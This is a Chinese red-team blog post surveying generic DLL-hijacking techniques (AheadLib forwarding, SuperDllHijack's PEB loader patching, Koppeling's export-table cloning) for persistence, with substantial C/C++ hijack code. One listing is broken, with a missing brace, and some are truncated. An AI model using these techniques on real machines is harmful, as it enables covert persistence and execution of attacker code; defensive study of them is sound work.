



自动化通用 DLL 劫持

之前写过一篇

红队开发 – 白加黑自动化生成器.md – 小草窝博客

参考一些APT组织的攻击手法，它们在投递木马阶段有时候会使用“白加黑”的方式，通常会使用一个带有签名的白文件+一个自定义dll文件，所以研究了一下这种白加黑的实现方式以及如何将...


x.hacking8.com

使用白加黑的方式生成“冲锋马”，使用到部分 dll 劫持的技术。但是它的场景是劫持后阻断正常白文件的运行，程序的控制权交到“黑文件”中。

这篇文章是对通用 DLL 劫持的研究，期望能制作一个通用的 DLL，劫持程序原有的 dll 但保留原 dll 的功能，同时执行自己的代码，这个 dll 最好能自动生成(不要手动编译)，主要用于维权场景。

已有研究

Aheadlib



著名的工具 [AheadLib](#) 能直接生成转发形式的 dll 劫持源码,通过 `#pragma comment(linker, "/EXPORT:")` 来指定导出表的转发。

转发模式生成的源码：

```
1  //////////////////////////////////////
2
3  // 头文件
4  #include <Windows.h>
5  //////////////////////////////////////
6
7
8
9
10 //////////////////////////////////////
11
12 // 导出函数
13 #pragma comment(linker, "/EXPORT:Box=testOrg.Box,@1")
14 //////////////////////////////////////
15
16
17
18
19 //////////////////////////////////////
20
21 // 入口函数
22 BOOL WINAPI DllMain(HMODULE hModule, DWORD dwReason, PVOID pvReserved)
23 {
24     if (dwReason == DLL_PROCESS_ATTACH)
25     {
26         DisableThreadLibraryCalls(hModule);
27     }
28     else if (dwReason == DLL_PROCESS_DETACH)
29     {
30     }
31
32     return TRUE;
33 }
```

及时调用模式生成的源码：

每个导出函数会跳转到一个全局保存的地址中，在 dll 初始化的时候会通过解析原 dll 对这些地址依次赋值。

```

1  //////////////////////////////////////
2  //////////////////////////////////////
3  //////////////////////////////////////
4  // 头文件
5  #include <Windows.h>
6  //////////////////////////////////////
7  //////////////////////////////////////
8  //////////////////////////////////////
9  //////////////////////////////////////
10 //////////////////////////////////////
11 //////////////////////////////////////
12 //////////////////////////////////////
13 // 导出函数
14 #pragma comment(linker, "/EXPORT:Box=_AheadLib_Box,@1")
15 //////////////////////////////////////
16 //////////////////////////////////////
17 //////////////////////////////////////
18 //////////////////////////////////////
19 //////////////////////////////////////
20 //////////////////////////////////////
21 //////////////////////////////////////
22 // 原函数地址指针
23 PVOID pfnBox;
24 //////////////////////////////////////
25 //////////////////////////////////////
26 //////////////////////////////////////
27 //////////////////////////////////////
28 //////////////////////////////////////
29 //////////////////////////////////////
30 //////////////////////////////////////
31 // 宏定义
32 #define EXTERNC extern "C"
33 #define NAKED __declspec(naked)
34 #define EXPORT __declspec(dllexport)
35
36 #define ALCPP EXPORT NAKED
37 #define ALSTD EXTERNC EXPORT NAKED void __stdcall
38 #define ALCFAST EXTERNC EXPORT NAKED void __fastcall
39 #define ALCDECL EXTERNC NAKED void __cdecl
40 //////////////////////////////////////
41 //////////////////////////////////////
42 //////////////////////////////////////
43 //////////////////////////////////////
44 //////////////////////////////////////
45 //////////////////////////////////////
46 //////////////////////////////////////
47 // AheadLib 命名空间
48 namespace AheadLib
49 {
50     HMODULE m_hModule = NULL; // 原始模块句柄
51     DWORD m_dwReturn[1] = {0}; // 原始函数返回地址
52
53
54     // 获取原始函数地址
55     FARPROC WINAPI GetAddress(PCSTR pszProcName)
56     {
57         FARPROC fpAddress;
58         CHAR szProcName[16];
59         TCHAR tzTemp[MAX_PATH];
60
61         fpAddress = GetProcAddress(m_hModule, pszProcName);
62         if (fpAddress == NULL)
63         {
64             if (HIWORD(pszProcName) == 0)
65             {
66                 wsprintfA(szProcName, "%d", pszProcName);
67                 pszProcName = szProcName;

```



```

136     return TRUE;
137 }

////////////////////////////////////

////////////////////////////////////

// 导出函数
ALCDECL AheadLib_Box(void)
{
    __asm JMP pfBox;
}

////////////////////////////////////

```

缺点也有，它在导出函数中使用汇编语法直接 jump 到一个地址，但在 x64 模式下无法使用，这种写法感觉也不太优雅。

不过 Aheadlib 生成的源码，编译出来比较通用，适合 [输入表dll加载](#) 以及 [LoadLibrary](#) 加载劫持的形式。

易语言 DLL 劫持生成



这个工具生成的源码看起来比 Aheadlib 简洁一点，它会 [LoadLibrary](#) 原始 dll，通过 [GetProcAddress](#) 获取原始 dll 的函数地址和本身 dll 的函数地址，直接在函数内存地址写入 jmp 到原始 dll 函数的机器码。

这种方式比上面的代码简洁，用 C 改写下，支持 x64 的话计算一下相对偏移应该也 ok。但还是比较依赖于自动生成源码，再进行编译。

一种通用 DLL 劫持技术研究

来自: <https://www.52pojie.cn/forum.php?mod=viewthread&tid=830796>

作者通过分析 [LoadLibraryW](#) 的调用堆栈以及相关源码得出结论

直接获取 peb->ldr 遍历链表找到目标 dll 堆栈的 LdrEntry 就是需要修改的 LdrEntry，然后修改即可作为通用 DLL 劫持。

测试代码也很简单

```

1  void* NtCurrentPeb()
2  {
3      __asm {
4          mov eax, fs:[0x30];
5      }
6  }
7  PEB_LDR_DATA* NtGetPebLdr(void* peb)
8  {
9      __asm {
10         mov eax, peb;
11         mov eax, [eax + 0xc];
12     }
13 }
14 VOID SuperDllHijack(LPCWSTR dllname, HMODULE hMod)
15 {
16     WCHAR wszDllName[100] = { 0 };
17     void* peb = NtCurrentPeb();
18     PEB_LDR_DATA* ldr = NtGetPebLdr(peb);
19
20     for (LIST_ENTRY* entry = ldr->InLoadOrderModuleList.Blink;
21          entry != (LIST_ENTRY*)&ldr->InLoadOrderModuleList;
22          entry = entry->Blink) {
23         PLDR_DATA_TABLE_ENTRY data = (PLDR_DATA_TABLE_ENTRY)entry;
24
25         memset(wszDllName, 0, 100 * 2);
26         memcpy(wszDllName, data->BaseDllName.Buffer, data->BaseDllName.Length);
27
28         if (!wcsicmp(wszDllName, dllname)) {
29             data->DllBase = hMod;
30             break;
31         }
32     }
33 }
34 VOID DllHijack(HMODULE hMod)
35 {
36     TCHAR tszDllPath[MAX_PATH] = { 0 };
37
38     GetModuleFileName(hMod, tszDllPath, MAX_PATH);
39     PathRemoveFileSpec(tszDllPath);
40     PathAppend(tszDllPath, TEXT("mydll.dll.1"));
41
42     HMODULE hMod1 = LoadLibrary(tszDllPath);
43
44     SuperDllHijack(L"mydll.dll", hMod1);
45 }
46 BOOL APIENTRY DllMain( HMODULE hModule,
47                       DWORD ul_reason_for_call,
48                       LPVOID lpReserved
49                       )
50 {
51     switch (ul_reason_for_call)
52     {
53     case DLL_PROCESS_ATTACH:
54         DllHijack(hModule);
55         break;
56     case DLL_THREAD_ATTACH:
57     case DLL_THREAD_DETACH:
58     case DLL_PROCESS_DETACH:
59         break;
60     }
61     return TRUE;
62 }

```

Github 地址: <https://github.com/anhkgg/SuperDllHijack>

我将这个代码精简优化了下, 也支持了 x64

```

1  #include "pch.h"
2  #include <stdio.h>
3  #include <iostream>
4  #include <winternl.h>
5
6
7  void SuperDllHijack(LPCWSTR dllname)
8  {
9      #if defined(_WIN64)
10         auto peb = PPEB(__readgsqword(0x60));
11     #else
12         auto peb = PPEB(__readfsdword(0x30));
13     #endif
14     auto ldr = peb->Ldr;
15     auto lpHead = &ldr->InMemoryOrderModuleList;
16     auto lpCurrent = lpHead;
17
18     while ((lpCurrent = lpCurrent->Blink) != lpHead)
19     {
20         PLDR_DATA_TABLE_ENTRY dataTable = CONTAINING_RECORD(lpCurrent, LDR_DATA_TABLE_ENTRY, InMemoryOrderLinks);
21
22         WCHAR wszDllName[100] = { 0 };
23         memset(wszDllName, 0, 100 * 2);
24         memcpy(wszDllName, dataTable->FullDllName.Buffer, dataTable->FullDllName.Length);
25
26         if (_wcsicmp(wszDllName, dllname) == 0) {
27             HMODULE hMod1 = LoadLibrary(TEXT("test.dll.1"));
28             dataTable->DllBase = hMod1;
29             break;
30         }
31     }
32
33     BOOL APIENTRY DllMain(HMODULE hModule,
34         DWORD ul_reason_for_call,
35         LPVOID lpReserved
36     )
37     {
38         if (ul_reason_for_call == DLL_PROCESS_ATTACH) {
39             WCHAR ourPath[MAX_PATH];
40             GetModuleFileNameW(hModule, ourPath, MAX_PATH);
41             SuperDllHijack(ourPath);
42             MessageBox(NULL, TEXT("劫持成功"), TEXT("1"), MB_OK);
43         }
44         return TRUE;
45     }
46
47

```

缺点是这种方式只适用于 `LoadLibrary` 动态加载的方式。

在 issue 中有人对隐藏性作了讨论 <https://github.com/anhkgg/SuperDllHijack/issues/5>

思路不错，也放上来展示一下。



自适应 DLL 劫持

老外的文章，原文：<https://www.netSPI.com/blog/technical/adversary-simulation/adaptive-dll-hijacking/> 研究了一种万能 dll，来适应各种劫持情况。

也提供了工具地址，Github：<https://github.com/monoxgas/Koppeling>

文章对原理研究的也比较深入。

对于**静态加载**（在输入表中）的 dll，它的调用堆栈如下

```
1 ntdll!LdrInitializeThunk <- 新进程启动
2 ntdll!LdrpInitialize
3 ntdll!_LdrpInitialize
4 ntdll!LdrpInitializeProcess
5 ntdll!LdrpInitializeGraphRecurse <- 依赖分析
6 ntdll!LdrpInitializeNode
7 ntdll!LdrpCallInitRoutine
8 evil!DllMain <- 执行的函数
```

C++

在进程启动时，会进行依赖分析，来检查每个导入表中的函数，所以对于静态加载的 dll 劫持，必须要有导出表。

对于导出表的函数地址，是在修补时完成并写入 peb→ldr 中的，这部分可以动态修改。

那么如何自动化实现对于静态加载 dll 的通用劫持呢，Koppeling 做了一个导出表克隆工具，在编译好了 Koppeling 的自适应 dll 后，可以用这个导出表克隆工具把要劫持的 dll 的导出表复制到这个 dll 上，在 dllmain 初始化时修补 IAT 从而实现正常加载。

对于**动态加载**（使用 LoadLibrary）的 dll，它的调用堆栈如下


```
1 KernelBase!LoadLibraryExW <- 调用loadLibrary
2 ntdll!LdrLoadDll
3 ntdll!LdrpLoadDll
4 ntdll!LdrpLoadDllInternal
5 ntdll!LdrpPrepareModuleForExecution
6 ntdll!LdrpInitializeGraphRecurse <- 依赖图构建
7 ntdll!LdrpInitializeNode
8 ntdll!LdrpCallInitRoutine
9 evil!DllMain <- 执行初始化函数
```

使用 `LoadLibrary` 加载的 dll，系统是没有检查它的导出表的，但是使用 `GetProcAddress` 后，会从导出表中获取函数。

Koppeling 的做法是在初始化后，将被劫持 dll 的导出表克隆一份，将自身导出表地址修改为克隆的地址。

相关代码如下，

```

1  ///
2  // 4 - Clone our export table to match the target DLL (for GetProcAddress)
3  ///
4
5  auto ourHeaders = (PIMAGE_NT_HEADERS)(ourBase + PIMAGE_DOS_HEADER(ourBase)->e_lfanew);
6  auto ourExportDataDir = &ourHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT];
7  if (ourExportDataDir->Size == 0)
8      return FALSE; // Our DLLs doesn't have any exports
9
10 auto ourExportDirectory = PIMAGE_EXPORT_DIRECTORY(ourBase + ourExportDataDir->VirtualAddress);
11
12 // Make current header data RW for redirections
13 DWORD oldProtect = 0;
14 if (!VirtualProtect(
15     ourExportDirectory,
16     sizeof(PIMAGE_EXPORT_DIRECTORY), PAGE_READWRITE,
17     &oldProtect)) {
18     return FALSE;
19 }
20
21 DWORD totalAllocationSize = 0;
22
23 // Add the size of jumps
24 totalAllocationSize += targetExportDirectory->NumberOfFunctions * (sizeof(jmpPrefix) + sizeof(jmpRax) + sizeof(LPVOID));
25
26 // Add the size of function table
27 totalAllocationSize += targetExportDirectory->NumberOfFunctions * sizeof(INT);
28
29 // Add total size of names
30 PINT targetAddressOfNames = (PINT)((PBYTE)targetBase + targetExportDirectory->AddressOfNames);
31 for (DWORD i = 0; i < targetExportDirectory->NumberOfNames; i++)
32     totalAllocationSize += (DWORD)strlen(((LPCSTR)((PBYTE)targetBase + targetAddressOfNames[i]))) + 1;
33
34 // Add size of name table
35 totalAllocationSize += targetExportDirectory->NumberOfNames * sizeof(INT);
36
37 // Add the size of ordinals:
38 totalAllocationSize += targetExportDirectory->NumberOfFunctions * sizeof(USHORT);
39
40 // Allocate usable memory for rebuilt export data
41 PBYTE exportData = AllocateUsableMemory((PBYTE)ourBase, totalAllocationSize, PAGE_READWRITE);
42 if (!exportData)
43     return FALSE;
44
45 PBYTE sideAllocation = exportData; // Used for VirtualProtect later
46
47 // Copy Function Table
48 PINT newFunctionTable = (PINT)exportData;
49 CopyMemory(newFunctionTable, (PBYTE)targetBase + targetExportDirectory->AddressOfNames, targetExportDirectory->NumberOfFunctions * sizeof(INT));
50 exportData += targetExportDirectory->NumberOfFunctions * sizeof(INT);
51 ourExportDirectory->AddressOfFunctions = DWORD((PBYTE)newFunctionTable - (PBYTE)ourBase);
52
53 // Write JMPs and update RVAs in the new function table
54 PINT targetAddressOfFunctions = (PINT)((PBYTE)targetBase + targetExportDirectory->AddressOfFunctions);
55 for (DWORD i = 0; i < targetExportDirectory->NumberOfFunctions; i++) {
56     newFunctionTable[i] = DWORD((exportData - (PBYTE)ourBase));
57
58     CopyMemory(exportData, jmpPrefix, sizeof(jmpPrefix));
59     exportData += sizeof(jmpPrefix);
60
61     PBYTE realAddress = (PBYTE)((PBYTE)targetBase + targetAddressOfFunctions[i]);
62     CopyMemory(exportData, &realAddress, sizeof(LPVOID));
63     exportData += sizeof(LPVOID);
64
65     CopyMemory(exportData, jmpRax, sizeof(jmpRax));

```

```

58     exportData += sizeof(jmpRax);
59 }
60
61 // Copy Name RVA Table
62 PINT newNameTable = (PINT)exportData;
63 CopyMemory(newNameTable, (PBYTE)targetBase + targetExportDirectory->AddressOfNames, targetExportDirectory->Number
64 OfNames * sizeof(DWORD));
65 exportData += targetExportDirectory->NumberOfNames * sizeof(DWORD);
66 ourExportDirectory->AddressOfNames = DWORD(((PBYTE)newNameTable - (PBYTE)ourBase));
67
68 // Copy names and apply delta to all the RVAs in the new name table
69 for (DWORD i = 0; i < targetExportDirectory->NumberOfNames; i++) {
70     PBYTE realAddress = (PBYTE)((PBYTE)targetBase + targetAddressOfNames[i]);
71     DWORD length = (DWORD)strlen((LPCSTR)realAddress);
72     CopyMemory(exportData, realAddress, length);
73     newNameTable[i] = DWORD((PBYTE)exportData - (PBYTE)ourBase);
74     exportData += (ULONG_PTR)length + 1;
75 }
76
77 // Copy Ordinal Table
78 PINT newOrdinalTable = (PINT)exportData;
79 CopyMemory(newOrdinalTable, (PBYTE)targetBase + targetExportDirectory->AddressOfNameOrdinals, targetExportDirectory->NumberOfFunctions * sizeof(USHORT));
80 exportData += targetExportDirectory->NumberOfFunctions * sizeof(USHORT);
81 ourExportDirectory->AddressOfNameOrdinals = DWORD((PBYTE)newOrdinalTable - (PBYTE)ourBase);
82
83 if (!VirtualProtect(
84     ourExportDirectory,
85     sizeof(PIMAGE_EXPORT_DIRECTORY), oldProtect,
86     &oldProtect)) {
87     return FALSE;
88 }
89
90 if (!VirtualProtect(
91     sideAllocation,
92     totalAllocationSize,
93     PAGE_EXECUTE_READ,
94     &oldProtect)) {
95     return FALSE;
96 }
97
98
99
100
101
102
103

```